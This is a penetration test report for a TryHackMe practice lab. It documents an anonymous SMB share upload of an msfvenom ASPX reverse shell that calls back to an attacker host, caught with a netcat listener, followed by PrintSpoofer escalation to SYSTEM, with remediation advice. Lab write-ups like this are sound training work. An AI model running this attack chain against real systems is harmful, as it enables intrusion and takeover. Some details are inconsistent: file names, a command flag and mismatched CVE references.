


PENETRATION TESTING REPORT

Client: TryHackMe

Target: RELEVANT Virtual Environment

Prepared by: Thembinkosi Zililo

Date: 15/07/2026



Contents

PENETRATION TESTING REPORT	0
Client: TryHackMe	0
Disclaimers & Scope:	2
SUMMARY	3
VULNERABILITIES	3
Title: Arbitrary File Upload Leading to RCE	3
Vulnerability Summary	3
Background	3
Technical details and Evidence	3
Impact	5
Remediation recommendations	5
References	5
Title: Windows Privilege Escalation through SeImpersonatePrivilege	5
Vulnerability Summary	5
Background	6
Technical Details and Evidence	6
Impact	7
Remediation recommendations	7
References	7
Conclusion	7

Disclaimers & Scope:

This report does not imply that the system is free from other vulnerabilities, defects, or malfunctions other than those tested.

The tests performed are only intended to provide documentation and the client will determine the best way to remediate the discovered vulnerabilities.

Only the asserts in the scope were assessed.

In-scope: Relevant Virtual Environment (10.112.165.23)

SUMMARY

An unrestricted ASPX file upload vulnerability allowed arbitrary code execution on the IIS web server. The compromised account possessed the `SeImpersonatePrivilege` privilege, which was subsequently abused to escalate privileges to `NT AUTHORITY\SYSTEM`, the administrator account. Chaining these vulnerabilities resulted in complete compromise of the target.

VULNERABILITIES

Title: Arbitrary File Upload Leading to RCE

Risk rating: 9.8 (Critical)

Vulnerability Summary

The system allows anonymous users to upload arbitrary files to a web accessible directory. An attacker could upload a malicious ASPX web shell and execute dangerous arbitrary commands by navigating to the file location.

Background

Arbitrary file uploads allow anonymous users, in this case, to upload ASPX files. The uploaded files are executed by IIS, leading to remote execution of any uploaded payload.

Technical details and Evidence

Port enumeration was performed and port 445 used by the smb service was found open along with port 49663 running another http service.

```
(urahara@Hogyoku)-[~]
$ nmap -sV -T5 -p- 10.112.165.23
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-15 06:20 +0200
Nmap scan report for 10.112.165.23
Host is up (0.18s latency).
Not shown: 65527 filtered tcp ports (no-response)
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  ms-wbt-server  Microsoft Terminal Services
49663/tcp open  http           Microsoft IIS httpd 10.0
49666/tcp open  msrpc          Microsoft Windows RPC
49667/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: RELEVANT; OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 198.91 seconds
```

A share named nt4wrksv was found to allow anonymous login. This share gave the anonymous user the ability to read, write, and upload files to the system.

```
(urahara@Hogyoku)-[~]
$ smbclient -L //10.112.165.23/ -N

  Sharename       Type      Comment
  -----
  ADMIN$          Disk      Remote Admin
  C$              Disk      Default share
  IPC$            IPC       Remote IPC
  nt4wrksv        Disk
```

Similarly, a code could be executed by navigating to the location.



For demonstration of this, a web page payload named was generated using msfvenom with the command: `msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.150.128 LPORT=1234 -f aspx > shell.aspx` and uploaded to the sharename nt4wrks using the command: `put shell.txt`

Netcat was used to listen on port 1234 while navigating to the payload's location in the web directory:

<http://10.112.165.23:49663/nt4wrksv/shell.aspx> . This resulted in the attacker gaining access to a low-privilege shell.

```
(urahara@Hogyoku)-[~]  
$ nc -lnvp 1234  
listening on [any] 1234 ...  
connect to [192.168.150.128] from (UNKNOWN) [10.112.165.23] 50010  
Microsoft Windows [Version 10.0.14393]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
c:\windows\system32\inetsrv>whoami  
whoami  
iis apppool\defaultapppool
```

Impact

An attacker could upload malicious files and dangerous code that could lead to Remote Code Execution.

Remediation recommendations

- Enable firewall for the smb services.
- Require authentications for all shares.
- Restrict file uploads using an allowlist and exclude .aspx file extensions.

References

<https://www.exploit-db.com/exploits/43324>

<https://nvd.nist.gov/vuln/detail/CVE-2017-16949>

Title: Windows Privilege Escalation through
SeImpersonatePrivilege

Risk rating: 9.0 (High)

Vulnerability Summary

The SeImpersonatePrivilege was found to be enabled in the system which allows low-privileged users to impersonate a high-privileged user temporarily. An attacker could use this vulnerability to gain administrator access and compromise the system.


Background

Some services in Windows communicate through named pipes, a method that allows unrelated software to exchange data. One of the services that use named pipes is Print Spooler, a service that stores print jobs.

SeImpersonatePrivilege is abused by the Printspoofer tool through the creation of a named pipe controlled by Printspoofer and used to impersonate another user temporarily.

Technical Details and Evidence

The command: *whoami /priv* was used to list the current user's privileges. It was found that the SeImpersonatePrivilege was enabled. This privilege allows one user to temporarily use the token access of another account, and thus temporarily execute commands as that user. This privilege can be used to impersonate a high-privileged user.



```
C:\Users\Bob\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeAssignPrimaryTokenPrivilege  Replace a process level token                Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process           Disabled
SeAuditPrivilege              Generate security audits                     Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                     Enabled
SeImpersonatePrivilege         Impersonate a client after authentication    Enabled
SeCreateGlobalPrivilege       Create global objects                       Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set               Disabled
```

Printspoofer was then used to get an admin shell. Printspoofer is a security auditing tool that abuses the SeImpersonatePrivilege by forcing the PrintSpooler service to connect to a named pipe that Printspoofer created and controls. The command: *.\PrintSpoofer64.exe -I -c cmd* was run to spawn a new interactive command prompt with administrator privileges.

```
C:\inetpub\wwwroot\nt4wrksv>.\PrintSpoofer64.exe -i -c cmd
.\PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Impact

An attacker who has gained a low-privilege shell could have access to an administrator shell. The vulnerability could lead to credential and data theft. It could also lead to full system compromise and complete host takeover.

Remediation recommendations

- Disable the SeImpersonatePrivilege for low-privileged users.

References

<https://www.exploit-db.com/exploits/31667>

<https://nvd.nist.gov/vuln/detail/CVE-2008-1436>

<https://github.com/itm4n/printspoofer>

Conclusion

The assessment successfully demonstrated that the system could be compromised by an attacker through the explained vulnerabilities. The system is secure to a degree as the privilege escalation depends on the arbitrary file upload vulnerability and other commonly exploited ports such as port 21 for FTP and port 22 for SSH are closed, but the demonstrated attack chain could lead to a full host takeover if left not remediated.